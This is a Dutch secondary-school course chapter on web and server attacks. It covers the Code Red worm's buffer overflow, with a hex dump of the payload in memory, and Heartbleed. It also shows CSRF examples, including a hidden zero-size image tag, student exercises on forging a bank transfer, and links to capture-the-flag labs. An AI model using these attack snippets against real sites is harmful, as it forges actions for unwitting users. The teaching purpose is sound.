1. Wat zijn mogelijke **tegenmaatregelen**, zowel vooraf (nog voordat de aanval plaatsvindt) als tijdens (als de aanval eenmaal heeft plaatsgevonden).
2. **Hoe** werken die tegenmaatregelen?
3. **Wie** moet deze tegenmaatregelen nemen?

Eén van de doelen van deze module over security is dat je in staat bent om bij een specifieke aanval antwoord te geven op deze vragen. Het is daarbij overigens prima om bronnen van internet gebruiken. Let wel op dat je betrouwbare bronnen gebruikt.

We gaan proberen antwoord te krijgen op deze vragen bij de Code Red worm die aan het begin van dit hoofdstuk is geintroduceerd (zie Code Red worm en de buffer overflow). Laten we eens kijken naar hoe de aanval precies in z'n werk ging. De verspreiding van de worm ging eigenlijk heel eenvoudig. De worm stuurt het volgende bericht naar willekeurige webservers. Als op die webserver IIS draaide, kon de worm zich verder verspreiden.

FIGUUR 1.10 BERICHTJE DAT DE CODE RED WORM VERSTUURDE

Het commando GET aan het begin is onderdeel van het HTTP-protocol dat wordt gebruikt om webpagina's op te vragen. Wil je meer weten over het HTTP protocol? Lees dan:

https://nl.wikipedia.org/wiki/Hypertext_Transfer_Protocol

De hacker die deze worm heeft ontwikkeld heeft waarschijnlijk goed gekeken naar hoe de IIS software werkt. Vaak is het een hele puzzel om dit voor elkaar te krijgen. Microsoft had overigens eerder al een bericht uitgedaan over de kwetsbaarheid, dat zal vast ook geholpen hebben. Er was ook al een maand een update beschikbaar om deze kwetsbaarheid te verhelpen.

Hieronder zie je een weergave van het geheugen nadat het bovenstaande bericht is verwerkt, in hexadecimale waarden. Dit is het deel van het geheugen dat eigenlijk niet gebruikt had mogen worden (zeg maar: het overspoelde geheugen).

Je kunt misschien wel iets herkennen van het oorspronkelijke bericht in het geheugen. De machinecode die in het bericht is opgenomen staat nu in het geheugen. Dit kleine programmaatje zorgt ervoor dat een uitgebreider, groter programma wordt opgestart. In het bericht dat de worm stuurde werd dat grotere programma meegestuurd (dat zie je niet terug in het bericht hierboven). Dit grotere programma zorgt ervoor dat de worm zich verder verspreidt.

4E 00 4E 00 4E 00 4E 00
4E 00 4E 00 4E 00 4E 00
4E 00 4E 00 4E 00 4E 00
92 90 58 68 4E 00 4E 00
4E 00 4E 00 4E 00 4E 00
FA 00 00 00 90 90 58 68
D3 CB 01 78 90 90 58 68
D3 CB 01 78 90 90 58 68
D3 CB 01 78 90 90 90 90
90 81 C3 00 03 00 00 8B
1B 53 FF 53 78

FIGUUR 1.11 HET WERKGEHEUGEN NADAT DE WORM IS GEÏNFILTREERD.

Zo werkt een aanval op basis van een buffer overflow wel vaker. Een relatief kort berichtje met daarin een klein programma zorgt ervoor dat een veel groter programma wordt opgestart. De kabout kruipt door een klein gaatje naar binnen om vervolgens de poort te openen voor de reus die staat te wachten.

Opdracht 12. Enkele vragen over Code Red worm

17. Waarom wordt Code Red een worm genoemd en niet een virus?
18. Zou de aanval ook gewerkt hebben op andere webserversoftware zoals Apache?
19. Waarom staat er een paar keer 4E in het geheugen?
20. Uitdagende vraag: kun je beredeneren en berekenen hoeveel ruimte er in het geheugen was gereserveerd voor de informatie na het vraagteken in het oorspronkelijke bericht?

Laten we de oorspronkelijke vragen nog eens doorlopen. We maken gebruik van onder meer de volgende bronnen:

https://www.caida.org/research/security/code-red/

Vragen over de aanval

1. Van **wie** komt de aanval?

Het bericht dat op een geinfecteerde server verschijnt doet suggereren dat het van Chinese hackers komt. Maar dat hoeft niet, het kan ook een afleiding zijn. Het is dus niet duidelijk van wie de aanval precies komt.

2. **Waarom** wordt de aanval gedaan? Met andere woorden, wat is het doel van de aanval?

Ook dat blijft onduidelijk. De worm heeft gezorgd voor veel onbereikbare websites en heeft specifiek de servers van het Witte Huis in Washington onder vuur genomen. Aan de andere kant, het heeft geen blijvende schade verricht. Het zou kunnen dat het om scriptkiddies gaat die het voor de lol hebben gedaan, om te kijken hoe ver ze kunnen komen.

3. **Hoe** gaat de aanval precies in z'n werk?

Zie de eerdere beschrijving van hoe de buffer overflow wordt gebruikt door de worm. Na infiltratie probeert de worm zich verder te verspreiden door het bericht naar willekeurige andere webservers te sturen.

Vragen over de verdediging

1. Wat zijn mogelijke **tegenmaatregelen**, zowel vooraf (nog voordat de aanval plaatsvindt) als tijdens (als de aanval eenmaal heeft plaatsgevonden).

Vooraf: een beheerders van een webserver met daarop IIS hadden de update van Microsoft moeten installeren. Deze update was al een maand beschikbaar. Na de update was de webserver niet meer kwetsbaar voor deze aanval.

Vooraf: de programmeurs van Microsoft hadden bij het ontwikkelen van IIS zorgvuldiger om kunnen gaan met het verwerken van invoer. Bij het verwerken van invoer is het belangrijk te controleren of de maximale toegestane hoeveelheid data niet overschreden word.

Achteraf: de update moet alsnog worden geinstalleerd en de server herstart om de worm te verwijderen.

2. **Hoe** werken die tegenmaatregelen?

De update bevat een aanpassing in de IIS-software. De update zorgt ervoor dat wordt gecontroleerd of de invoer niet te lang is en zo wel, dan wordt niet het hele bericht gebruikt.

Bij het programmeren is het belangrijk geen onveilige functies te gebruiken en in het programma controles op te nemen over de lengte van de invoer.

3. **Wie** moet deze tegenmaatregelen nemen?

De software (IIS) is ontwikkeld door de programmeurs bij Microsoft, de eigenaar van IIS. Zij zijn dus ook degene die de update moeten ontwikkelen.

De update moet worden geinstalleerd door alle beheerders van alle webservers.

Opdracht 13. Zes vragen over Heartbleed

De Heartbleed bug, ontdekt in april 2014, is zo bekend dat het zelfs een eigen logo[5] heeft. Het is een bug in webservers die het mogelijk maakt om allerlei gevoelige gegevens te stelen, zoals gebruikersnamen en wachtwoorden, maar ook prive-certificaten (dit wordt in een later hoofdstuk uitgelegd). In hoeverre dit ook daadwerkelijk is gebeurd weten we niet. Het is namelijk mogelijk om misbruik te maken van deze bug zonder dat het zichtbaar is.

FIGUUR 1.12 HEARTBLEED LOGO

Deze opdracht duurt 10 tot 15 minuten. Probeer antwoord te krijgen op een deel van de standaard vragen over de heartbleed bug. Aangezien we niet weten of de bug ook daadwerkelijk is misbruikt is het niet mogelijk om de eerste twee vragen te beantwoorden.

21. Werk in groepjes van 2 of 3 leerlingen en vind antwoorden op de onderstaande vragen door hierover informatie op internet te zoeken. Verwerk die vragen in een mind-map. Dat kun je gewoon met pen of stiften en papier doen.
22. Als je eerder klaar bent dan de anderen: bedenk als groepje nog minstens 2 vragen over deze aanval. Wat wil je hier nog meer over weten? Probeer vervolgens antwoord te krijgen op die vragen, door informatie hierover te zoeken op internet. Verwerk je antwoorden in de mind-map.
23. Bespreek de antwoorden in de klas.

[5] Door Leena Snidate / Codenomicon - http://heartbleed.com/heartbleed.svg, CC0, https://commons.wikimedia.org/w/index.php?curid=32089280

Vragen over de aanval

1. ~~Van **wie** komt de aanval?~~
2. ~~**Waarom** wordt de aanval gedaan? Met andere woorden, wat is het doel van de aanval?~~
3. **Hoe** gaat de aanval precies in z'n werk?


Vragen over de verdediging

1. Wat zijn mogelijke **tegenmaatregelen**, zowel vooraf (nog voordat de aanval plaatsvindt) als tijdens (als de aanval eenmaal heeft plaatsgevonden).
2. **Hoe** werken deze tegenmaatregelen?
3. **Wie** kan deze tegenmaatregelen nemen?

Je kunt de onderstaande bronnen gebruiken:


https://nl.wikipedia.org/wiki/Heartbleed

Video met algemene uitleg: https://www.youtube.com/watch?v=WgrBrPW_Zn4



What is the Heartbleed bug?

Video met technische uitleg: https://www.youtube.com/watch?v=SgJm0C6jzbo



Opdracht 14. Mogelijke toetsvragen over buffer overflow

Dit soort vragen kun je op de toets verwachten.

24. Noem twee passende maatregelen ter voorkoming van een succesvolle aanval met behulp van een buffer overflow, waarvan één voor programmeurs en één voor ICT-beheerders.
25. Hieronder zie je een kort programma dat onderdeel is van een website met daarop een quiz. Als je alle vragen goed beantwoordt win je een prijs. Ook de indeling van het geheugen staat weergegeven. Ga er vanuit dat het programma vatbaar is voor buffer overflow. Wat kun je doen om te zorgen dat je de prijs wint zonder dat je het juiste antwoord weet?

Naam van de variabele	**antwoord**	**antwoordCorrect**
Type	String	boolean
Huidige waarde	Lege tekst	0
Aantal bytes in geheugen	25	1

FIGUUR 1.13 INDELING WERKGEHEUGEN

```
PROGRAM stelVraag (vraagnr):

STRING antwoord [24]
BOOLEAN antwoordCorrect = 0; // 0 betekent niet correct, 1 betekent: correct

PRINT vraagtekst (vraagnr)
READ (antwoord, 'Wat is jouw antwoord?')

IF (checkAntwoord (vraagnr, antwoord) == TRUE) THEN
    antwoordCorrect = 1
ENDIF

END PROGRAM
```

Opdracht 15. Capture the flag

Wil je meer uitdaging en meer leren over hoe je een buffer overflow kunt creeeren? Hieronder staat een verwijzing naar zogenaamde Capture the Flag opdrachten. Ze worden ook wel wargames genoemd. Het zijn een soort puzzels waarbij je de 'vlag' moet veroveren. Het vergt echter veel kennis over bijvoorbeeld het werken met Linux en de programmeertaal C. Hieronder vind je een korte introductie en daaronder een verwijzing naar een website met uitleg en de oplossing. Nogmaals: het vergt veel technische kennis, maar het kan leerzaam zijn het voorbeeld te proberen te begrijpen.

Deze wargame heet Narnia, gemaakt door OverTheWire.

https://overthewire.org/wargames/narnia/

In het eerste level (level 0) moet je proberen een buffer overflow te creeren. Eerst moet je inloggen op de server via SSH. Dat gaat als volgt:

- Download Putty: het eenvoudigste is de stand alone versie van putty.exe, zie: https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html
- Login op de server van Narnia: narnia.labs.overthewire.org poort 2226 met behulp van Putty via SSH.
- Login met:
  Username: narnia0
  Password: narnia0
- Bekijk de map /narnia met de volgende commando's:
  cd /narnia
  ls
- In deze map staan twee bestanden: de broncode en het bijbehorende programma.
  De broncode kun je bekijken met het volgende commando:
  cat /narnia/narnia0.c
  Het programma uitvoeren kan met het volgende commando:
  /narnia/narnia0

Uitleg en de oplossing voor deze puzzel vind je via: https://steemit.com/hacking/@synapse/hacking-the-narnia-wargames-level-0-a-simple-buffer-overflow

1.3 YouTube aangevallen

Het is al weer een tijd geleden, 2008 om precies te zijn: door een fout in de website van Youtube was het mogelijk voor een hacker om hun eigen video populair te laten worden of om andere video's als ongepast te laten bestempelen. Dat kon met behulp van **Cross-Site Request Forgery**, afgekort tot CSRF. Dit wordt ook wel uitgesproken als *sea-surf*. Hoe werkt zo'n aanval?

Cross-Site Request Forgery (CSRF)

Om een aanval via CSRF te kunnen doen moet worden voldaan aan twee voorwaarden.

Voorwaarde 1: Een website verwerkt opdrachten van de gebruiker

Als je op de website van YouTube een filmpje bekijkt heb je de mogelijkheid om allerlei 'opdrachten' te geven. Je kunt bijvoorbeeld aangeven: 'Ik vind dit leuk', of 'Ik vind dit niet leuk'. Dat doe je door op de knopjes te klikken (duimpje omhoog, duimpje omlaag). Als je op zo'n knopje klikt, gaat er een bericht van de browser naar de webserver van YouTube, bijvoorbeeld zoiets als:

like-video id=72378923

De id geeft aan om welke video het gaat. Als we naar de HTML kijken ziet dat er uit als hieronder.

```
<a href="https://youtube.com/like-video?id=72378923">Ik vind dit leuk</a>
```

Er verschijnt dan op de pagina Ik vind dit leuk, een link waar je op kunt klikken.

Voorwaarde 2: De website kan achterhalen van wie deze opdracht komt.

Als je bent ingelogd, kan YouTube zien dat jij degene bent die de video leuk vindt. Je kunt dit dus maar één keer doen, het heeft geen zin om vaker aan te geven dat je de video leuk vindt. Anders zou het het wel heel makkelijk worden om te zorgen dat een video in de top 100 best gewaardeerd komt.


Ook als je niet bent ingelogd, kan YouTube zien waar de opdracht vandaan komt. Bijvoorbeeld op basis van het ip-adres, of op basis van de cookies die je browser meestuurt. Zo weet YouTube dus: deze persoon heeft al eerder aangegeven de video leuk te vinden, een tweede keer wordt niet toegestaan.

Als aan de twee voorwaarden wordt voldaan, zou het kunnen dat de website kwetsbaar is voor een CSRF-aanval. Dat gaat in twee stappen.

Stap 1 Eve verspreidt een link

Als Eve (een hacker) wil dat haar video vaak leuk wordt gevonden, moet ze er voor zorgen dat zo veel mogelijk mensen die opdracht geven aan YouTube. Hoe doet ze dat? Ze kan bijvoorbeeld e-mails rondsturen, met daarin een link:

Dit is een superleuk filmpje!




FIGUUR 1.14 STAP 1 BIJ CSRF

Echter, de link leidt niet naar een video, maar naar een opdracht aan YouTube. Kijk maar naar de bijbehorende HTML.

```
<a href="https://youtube.com/like-video?id=72378923">Dit is een superleuk filmpje!</a>
```

Stap 2 Alice (een bezoeker van Youtube) klikt op de link. Ze denkt een filmpje te gaan bekijken, maar eigenlijk wordt er een opdracht gestuurd naar YouTube om aan te geven dat ze het filmpje leuk vindt.



FIGUUR 1.15 STAP 2 BIJ CSRF

Opdracht 16. CSRF voorbeeld

Hieronder zie je een stukje HTML van een website van een bank.

26. Geef concreet aan hoe Eve via CSRF er voor kan zorgen dat er geld wordt overgemaakt naar haar rekening.


```
<form action="https://mijn.bank.nl/geld-overmaken">
  <input name="naar-rekening">
  <input name="bedrag">
  <input type="submit" value="Overmaken">
</form>
```

CSRF via een website

Eve had de link ook op andere manier kunnen verspreiden. Bijvoorbeeld door het volgende stukje HTML op een website te plaatsen. Je ziet, er wordt gebruik gemaakt van de IMG-tag. Alice zal echter nooit een plaatje zien, want de hoogte en breedte zijn beide 0. Dit heet ook wel een 0x0 afbeelding.

```
<img src="https://youtube.com/like-video?id=72378923" width=0 height=0 />
```

Als Alice de website bekijkt, zal haar browser het plaatje proberen te downloaden. De browser stuurt dan, zonder dat Alice het door heeft, een opdracht naar YouTube om de video van Eve leuk te vinden.



FIGUUR 1.16 CSRF VIA EEN WEBSITE

Opdracht 17. Mogelijkheden met CSRF

Het leuk vinden van video's op YouTube is nog redelijk onschuldig. Maar met CSRF kun je nog veel meer. In principe is elke opdracht die je een website kunt geven zonder dat je daarbij jezelf extra moet *authenticeren* (bijvoorbeeld door je wachtwoord in te vullen) gevoelig voor CSRF.

27. Bekijk twee van je favoriete websites / webapplicaties. Zorg dat je bent ingelogd. Noem per website minstens 3 opdrachten die je kunt geven zonder dat je daarvoor je wachtwoord moet invullen. Bijvoorbeeld bij Twitter kun je onbeperkt bericht plaatsen als je eenmaal bent ingelogd.
28. Zoek ook naar een opdracht waarbij je wel je logingegevens opnieuw moet invoeren. Bijvoorbeeld bij Twitter moet je om je wachtwoord te wijzigen eerst je oude wachtwoord invullen.

Opdracht 18. Hack In The Class

De website Hack In The Class biedt allerlei uitdagingen voor je om te leren hacken. We zullen er in deze module meerdere malen naar verwijzen.

De website is: https://hackintheclass.nl/

Op de site staat ook een handleiding die allerlei aanwijzingen geeft om de uitdagingen te kunnen oplossen.

https://tutorial1.lab.hackintheclass.org/

Je kunt een account aanmaken om bij te houden welke uitdagingen je hebt opgelost.

https://scoreboard.lab.hackintheclass.org/

Hieronder vind je een overzicht van alle uitdagingen:

Category	Challenge	Difficulty	Your progress	Your points
✗ Basics	Login mistakes (short version)	25	0%	0
✗ Basics	Hidden codes	50	0%	0
✗ Basics	Login mistakes	50	0%	0
✗ Information disclosure	Information Disclosure level 1	10	0%	0
✗ Information disclosure	Information Disclosure level 2	10	0%	0
✗ Information disclosure	Information Disclosure level 3	50	0%	0
✗ Information disclosure	Information Disclosure level 4	50	0%	0
✗ Cross site scripting (XSS)	Cross site scripting (XSS) level 1	100	0%	0
✗ Cross site scripting (XSS)	Cross site scripting (XSS) level 2	100	0%	0
✗ Cross site scripting (XSS)	Cross Site Scripting (XSS) level 3	200	0%	0
✗ Cross Site Request Forgery (CSRF)	Cross site request forgery (CSRF) level 1	300	0%	0
✗ SQL injection	SQL injection level 1	100	0%	0
✗ SQL injection	SQL injection level 2	150	0%	0
✗ SQL injection	SQL injection level 3	200	0%	0
✗ Path traversal	Path traversal level 1	100	0%	0
✗ Path traversal	Path traversal level 2	200	0%	0
✗ Path traversal	Path traversal level 3	250	0%	0
✗ Combining skills (advanced)	Miscellaneous level 2	350	0%	0
✗ Combining skills (advanced)	Miscellaneous level 3	400	0%	0
✗ Forensics	Forensics level 1	100	0%	0
✗ Forensics	Forensics level 2	100	0%	0
✗ Forensics	Forensics level 3	100	0%	0
✗ Forensics	Forensics level 6	100	0%	0
✗ Forensics	Forensics level 4	200	0%	0
✗ Forensics	Forensics level 5	200	0%	0
✗ Forensics	Forensics level 7	200	0%	0
✗ Forensics	Forensics level 8	200	0%	0
✗ Forensics	Forensics level 9	400	0%	0

29. Doe de drie onderstaande uitdagingen over Cross Site Scripting. Kijken eventueel in de handleiding voor hulp (https://tutorial1.lab.hackintheclass.org/#slide-html-challenges).
    - https://tutorial1.lab.hackintheclass.org/#slide-html-challenges
    - https://tutorial1.lab.hackintheclass.org/#slide-js-challenges
    - https://tutorial1.lab.hackintheclass.org/#slide-session-challenges

Bescherming tegen CSRF

Eigenlijk is elke interactieve website in theorie kwetsbaar voor Cross-Site Request Forgery. Denk aan een webwinkel, internetbankieren, social media, etc. CSRF werkt alleen als de gebruiker al is ingelogd op die site. Op veel sites ben je echter automatisch ingelogd door het gebruik van cookies (denk aan Instagram, YouTube, Twitter, etc).

Gelukkig zijn er voldoende manier voor websites om zich hier tegen te beschermen. Bij een bank kun je nooit zomaar een bedrag overmaken zonder dat je dit moet bevestigen met een wachtwoord of zelfs met twee-factor-authenticatie (zie het hoofdstuk over authenticatie). Wat dat betreft is de eerdere opdracht (Opdracht 16. CSRF voorbeeld**)** niet realistisch. Daarnaast, je wordt bij een bank automatisch uitgelogd als je even niets doet op de site.

Ook voor andere sites zijn er oplossingen. Een website kan bijvoorbeeld een uniek 'token' gebruiken. Hieronder zie je een voorbeeld.

```
<a href="https://youtube.com/like-video?id=72378923&token=PFQURKS">Ik vind dit leuk</a>
```

Het token is voor iedere gebruiker uniek en verandert ook steeds. Een opdracht zonder token wordt niet verwerkt door YouTube.

Ook de gebruikers kunnen CSRF voorkomen, door niet zo maar op links te klikken in e-mails bijvoorbeeld en door te voorkomen schimmige sites te openen.

Opdracht 19. Bescherming tegen CSRF


Lees het onderstaande artikel van Security.nl over het beschermen tegen CSRF-aanvallen

https://www.security.nl/posting/562593/Edge+en+IE+krijgen+extra+bescherming+tegen+CSRF-aanvallen


Leg uit:

30. Wat bepaalt of het een gewone cookie is of een same-site cookie, de browser of de webserver?
31. Op basis waarvan bepaalt de browser of de same site cookie wordt meegestuurd naar de webserver?
32. Hieronder vind je een weergave van de stappen in een normale situatie en bij een CSRF-aanval door Eve, die overigens niet zal slagen omdat de site is beschermd door same-site cookies te gebruiken. Geef bij elke pijl aan welke cookies worden meegezonden. Je hebt steeds de keuze uit:
    A. Geen cookies
    B. Alleen het normale cookie
    C. Het normale cookie en het same-site cookie

